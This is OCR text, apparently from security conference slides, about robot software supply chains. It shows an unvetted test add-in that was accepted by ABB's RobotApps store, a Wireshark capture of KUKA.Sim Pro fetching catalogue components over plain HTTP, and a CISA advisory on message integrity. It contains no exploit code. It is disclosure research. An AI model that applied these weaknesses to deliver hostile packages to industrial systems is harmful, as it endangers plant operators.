
ABB
Add-In
See all
Equipment Buil...
Robot Control ...
SafeMove XML ...
IDFP 6.08.1911...
IDFP 6.08.1912...
Model
ABB GWT Spot...
Training curves
Wooden table
Little table
Training part
Pack & Go



OrangeApps
SERVICES
APP STORE
PROJECTS
DOWNLOADS
ABOUT US
CONTACT
All
Apps for Robots
Apps for Windows
Apps for Free
UserLogonUSB
KRC2/4 App
Version 1.0.7
€ 99.-
UserLogonIO
KRC2/4 App
Version 1.0.1
€ 89.-
myHMI
KRC4 App
Version 1.1.1
€ 329.-
myDialog
KRC4 App
Version 1.0.6
€ 189.-
ObjectBrowser
KRC4 App
Version 1.1.12
€ 329.-
SmartInputBox
KRC4 App
Version 1.0.17
€ 179.-
ExtensionPack
KRC4 App
Version 1.0.4
€ 119.-
SmartBlocks
KRC4 App
Version 1.0.4
FREE
SmartPairs
KRC4 App
Version 1.0.5
FREE
Screenshot
KRC4 App
Version 1.0.5
FREE
PointLoader
KRC2/4 App
Version 1.1.7
Price on request
OrangeEdit.Free
Windows App
Version 2.0.14
FREE
RobFit
Windows App
Version 1.2.6
*All prices in EUR excl. VAT and shipping costs.
"Perfection is finally attained not when there is no longer anything to add, but when there is no longer anything to take away."
Antoine de Saint-Exupéry, Terre des Hommes


https://robotapps.robotstudio.com/#/profile/appPage
ABB-RobotApps
ABB
My Profile
My Apps
My Groups
Notifications
Approved Apps 0
Pending for approval 1
Rejected Apps 0
Pending for approval 1
Search
SecureYourWork
by Scott Cole
Add-In
70 KB
ABB RobotStudio 6.08 (32-bit)
File
Home
Modeling
Simulation
Controller
RAPID
Add-Ins
RobotApps
Install Package
Migrate RobotWare
Enabled
Gearbox Heat
Community
RobotWare
Gearbox Heat Prediction
Add-Ins
Add-Ins
PowerPacs
General
Installed Packages
RobotWare 6.08
Secure Your Work
RobotApps
Gallery
secureyour
Common tags: ABB RobotWare RobotWare-Addin RobotStudio-Addin SmartComponent All tags...
SecureYourWork
Scott Cole
This is just an app for research purposes.
It does nothing except collecting usage
statistics! Icon ...
Output
Show messages from: All messages
Time
Distribution package (C:\ProgramData\ABB Industrial IT\Robotics IT\DistributionPackages\SecureYourWork) directory name i... 7/29/2
RobotStudio license will expire in 3 days 7/29/2
RobotStudio requires Direct3D 10.1 which is not supported by this device. Software rendering will be used instead. 7/29/2


Secure Your Work Add-in
The 'Secure Your Work' package is just a test add-in prepared for research purposes. It does nothing except keeping track of how many times it gets installed. We prepared it and uploaded it to check whether this app store has any manual vetting procedure. If you installed it, just remove it. It will not do any harm. This test is to check whether someone would be able to upload software, including non benign software, via this app store.
OK
ABB-RobotApps
My Profile
My Apps
My Groups
Approved Apps 1
Pending for approval 0
Approved Apps 1
SecureYourWork
by Scott Cole
Add-In
70 KB
File
Home
Modeling
Simulation
Controller
RAPID
Add-Ins
RobotApps
Install Package
Migrate RobotWare
Gearbox Heat
Enabled
Community
RobotWare
Gearbox Heat Prediction
Output
Show messages from: All messages
Distribution package (C:\ProgramData\ABB Industrial IT\Robotics IT\DistributionPackages\SecureYou
RobotStudio license will expire in 3 days
RobotStudio requires Direct3D 10.1 which is not supported by this device. Software rendering will be u


<new layout> - KUKA.Sim Pro 3.1
FILE
HOME
MODELING
PROGRAM
DRAWING
HELP
Copy
Paste
Delete
Group
Ungroup
Clipboard
Select
Move
PnP
Interact
Manipulation
Automatic Size
Always Snap
Grid Snap
Measure
Snap
Align
Tools
Interfaces
Signals
Connect
Attach
Detach
Hierarchy
Geometry
Import
Image
Export
Statistics
Print Chart(s)
Export Graph
Interval
Camera Animator
Camera
Move
Origin
Restore Windows
Show
Windows
eCatalog
Collections
Search
All Models
Public Models
KUKA Sim Library 3.1
KUKA
Controllers
flexFELLOW
flexibleCUBE
Linear units
OmniMove
Pedestals
Positioner
Ready2Educate
Special Equipm
Vision_Cameras
KUKA_ROBOTS
Heavy-Duty (36
Fortec Seri
Titan Series
High Payloads (
Light Weight R
Low Payloads (
Medium Payloa
Palletizers (40k
Press-to-Press
Small Robots (3
Miscellaneous
Tutorials
My Models
Currently Open
Recent Models
Most Used
Models by Type
Models by Manufacturer
KR 240 R3330
KR 240 R3330 C
KR 280 R3080
KR 340 R3330
KR 360 R2830
KR 360 R2830 C
KR 420 R3080
KR 420 R3330
KR 480 R3330 MT
KR 500 R2830
KR 500 R2830 C
KR 500 R2830 MT
KR 510 R3080
KR 600 R2830
Components
Layouts
Files
14 Items
eCatalog
Cell Graph
Component Properties
KR 360 R2830
Coordinates
World
Parent
Object
X -3213.655133
Y 1091.103823
Z 0.000000
A 0.000000
B 0.000000
C 0.000000
Default
RCS
Accessories
SignalActions
Name KR 360 R2830
Material orange_cast_metal
Visible
BOM
BOM Descripti... KR 360 R2830
BOM Name KUKA KR 360 R2830
Category Robots
PDF Exportlevel Complete
Simulation Level Detailed
Backface Mode Feature
A1 0.000000
A2 -90.000000
A3 90.000000
A4 0.000000
A5 0.000000
A6 0.000000
WorkSpace2D
WorkSpace3D
CodeGenTemp... KSS 8.5
Variant Standard
Actions Configuration
B
L
T
R
F
Output


vmnet8
http and not ocsp
Expression...
Destination Protocol Length Info
80.64.6.156 HTTP 239 GET /elib/.legacy/KUKA_Sim_2.2/Images/e
172.16.170.178 HTTP 555 HTTP/1.1 200 OK (PNG)
80.64.6.156 HTTP 240 HEAD /elib/.legacy/KUKA_Sim_2.2/Images/
172.16.170.178 HTTP 328 HTTP/1.1 200 OK
80.64.6.156 HTTP 239 GET /elib/.legacy/KUKA_Sim_2.2/Images/e
172.16.170.178 HTTP 896 HTTP/1.1 200 OK (PNG)
80.64.6.156 HTTP 248 HEAD /elib/.legacy/KUKA_Sim_2.2/Images/
172.16.170.178 HTTP 328 HTTP/1.1 200 OK
80.64.6.156 HTTP 247 GET /elib/.legacy/KUKA_Sim_2.2/Images/e
172.16.170.178 HTTP 957 HTTP/1.1 200 OK (PNG)
80.64.6.156 HTTP 250 HEAD /elib/.legacy/KUKA_Sim_2.2/Images/
172.16.170.178 HTTP 328 HTTP/1.1 200 OK
80.64.6.156 HTTP 249 GET /elib/.legacy/KUKA_Sim_2.2/Images/e
172.16.170.178 HTTP 950 HTTP/1.1 200 OK (PNG)
80.64.6.156 HTTP 252 HEAD /elib/.legacy/KUKA_Sim_2.2/Images/
172.16.170.178 HTTP 328 HTTP/1.1 200 OK
80.64.6.156 HTTP 251 GET /elib/.legacy/KUKA_Sim_2.2/Images/e
172.16.170.178 HTTP 387 HTTP/1.1 200 OK (PNG)
80.64.6.156 HTTP 242 HEAD /elib/.legacy/KUKA_Sim_2.2/Images/
172.16.170.178 HTTP 328 HTTP/1.1 200 OK
80.64.6.156 HTTP 241 GET /elib/.legacy/KUKA_Sim_2.2/Images/e
172.16.170.178 HTTP 71 HTTP/1.1 200 OK (PNG)
80.64.6.156 HTTP 242 HEAD /elib/.legacy/KUKA_Sim_2.2/Images/
Frame 11: 367 bytes on wire (2936 bits), 367 bytes captured (2936 bits)
Ethernet II, Src: Vmware_6f:ce:92 (00:0c:29:6f:ce:92), Dst: Vmware_f9:25
Internet Protocol Version 4, Src: 172.16.170.178, Dst: 23.42.27.27
Transmission Control Protocol, Src Port: 49178, Dst Port: 80, Seq: 1, Ac
Hypertext Transfer Protocol
0000 00 50 56 f9 25 16 00 0c 29 6f ce 92 08 00 45 00
0010 01 61 4f e2 40 00 80 06 20 ad ac 10 aa b2 17 2a
0020 1b 1b c0 1a 00 50 05 bd 8d 92 08 bb 35 36 50 18
0030 fa f0 4f 3a 00 00 47 45 54 20 2f 4d 46 45 77 54
0040 7a 42 4e 4d 45 73 77 53 54 41 4a 42 67 55 72 44
0050 67 4d 43 47 67 55 41 42 42 54 44 52 53 59 56 69
0060 52 43 5a 54 78 6d 5a 6a 4c 45 4e 6d 6e 77 56 6a
0070 4c 6c 79 39 51 51 55 31 4d 41 47 49 6b 6e 72 4f
0080 55 76 64 6b 25 32 42 4a 63 6f 62 68 48 64 67 6c
0090 79 41 31 67 43 45 46 30 47 35 25 32 46 74 6d 42
00a0 56 51 39 32 7a 67 72 50 61 4c 6b 6f 39 67 25 33
00b0 44 20 48 54 54 50 2f 31 2e 31 0d 0a 43 61 63 68
00c0 65 2d 43 6f 6e 74 72 6f 6c 3a 20 6d 61 78 2d 61
00d0 67 65 20 3d 20 36 30 34 32 33 32 0d 0a 43 6f 6e
00e0 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c
00f0 69 76 65 0d 0a 41 63 63 65 70 74 3a 20 2a 2f 2a
0100 0d 0a 49 66 2d 4d 6f 64 69 66 69 65 64 2d 53 69
0110 6e 63 65 3a 20 57 65 64 2c 20 31 37 20 4a 75 6c
0120 20 32 30 31 39 20 31 31 3a 34 37 3a 33 34 20 47
0130 4d 54 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20
0140 4d 69 63 72 6f 73 6f 66 74 2d 43 72 79 70 74 6f
wireshark_vmnet8_20190724162417_RtUF95.pcapng
Packets: 6789 · Displayed: 2385 (35.1%)
Profile: Default
KUKA - Windows 7 x64 - Base
<new layout> - KUKA.Sim Pro 3.1
FILE HOME MODELING PROGRAM DRAWING HELP
Clipboard Manipulation Grid Snap Tools Connect Hierarchy Import Export Statistics Camera Origin Windows
eCatalog
Collections
All Models
Public Models
KUKA Sim Library 3.1
KUKA
Controllers
flexFELLOW
flexibleCUBE
Linear units
OmniMove
Pedestals
Positioner
Ready2Educate
Special Equipm
Vision_Cameras
KUKA_ROBOTS
Heavy-Duty (36
Fortec Seri
Titan Series
High Payloads (
Light Weight Re
Low Payloads (!
Medium Payloa
Palletizers (40k
Press-to-Press I
Small Robots (3
Miscellaneous
Tutorials
My Models
Currently Open
Recent Models
Most Used
Models by Type
Models by Manufacturer
Search
KR 240 R3330
KR 240 R3330 C
KR 280 R3080
KR 340 R3330
KR 360 R2830
KR 360 R2830 C
KR 420 R3080
KR 420 R3330
KR 480 R3330 MT
KR 500 R2830
KR 500 R2830 C
KR 500 R2830 MT
KR 510 R3080
KR 600 R2830
Components
Layouts
Files
14 items
eCatalog
Cell Graph
Component Properties
KR 360 R2830
Coordinates
World
Parent
Object
Default
RCS
Accessories
SignalActions
Name
Material
Visible
BOM
BOM Descripti...
BOM Name
Category
PDF Exportlevel
Simulation Level
Backface Mode
A1
A2
A3
A4
A5
A6
WorkSpace2D
WorkSpace3D
CodeGenTemp...
Variant
Actions Configuration
Output
B
L
T
R
F
4:27 PM
7/24/2019



download.visualcomponents.net/elib/KUKA_Sim_3.1/components.xml


```
-<Components Count="613" Version="3.6">
 -<VcmComponent>
    <ModelType>Component</ModelType>
    <Name>KR 10 R1100 sixx W</Name>
    <Description>KUKA KR 10 R1100 sixx W robot arm.</Description>
    <Type>Robots</Type>
    <Manufacturer>KUKA</Manufacturer>
    <MaxPayLoad>10</MaxPayLoad>
    <Reach>1100</Reach>
    <Author>KUKA Roboter GmbH</Author>
    <Email/>
    <Website/>
    <DetailedRevision>3.1.0.118</DetailedRevision>
    <Revision>118</Revision>
    <VcId>19ef3cf5-d54b-4056-99de-49b89ac59bf7</VcId>
    <IsDeprecated>false</IsDeprecated>
    <Tags>Articulated</Tags>
   -<File>
      http://download.visualcomponents.net/elib/KUKA_Sim_3.1/eCat/KUKA_ROBOTS/Small%20Robots%20
    </File>
   -<Icon>
      http://download.visualcomponents.net/elib/KUKA_Sim_3.1/Thumbnails/eCat/KUKA_ROBOTS/Small%2
    </Icon>
   -<PreviewIcon>
      http://download.visualcomponents.net/elib/KUKA_Sim_3.1/Images/eCat/KUKA_ROBOTS/Small%20Rob
    </PreviewIcon>
    <DateModified>2019-06-18 07:24:03</DateModified>
    <FileSize>1737709</FileSize>
  </VcmComponent>
```

CISA
CYBER+INFRASTRUCTURE

About Us | Alerts and Tips | Resources | Industrial Control Systems


ICS-CERT Landing > ICS-CERT Advisories > KUKA.Sim Pro

ICS Advisory (ICSA-20-098-05)

KUKA.Sim Pro

Original release date: April 07, 2020

Print | Tweet | Send | Share



1. EXECUTIVE SUMMARY

- CVSS v3 4.3
- ATTENTION: Exploitable remotely/low skill level to exploit
- **Vendor:** KUKA
- **Equipment:** Sim Pro
- **Vulnerability:** Improper Enforcement of Message Integrity During Transmission in a Communication Channel

HACK IN BO®
Winter 2020 Edition
15ª EDIZIONE

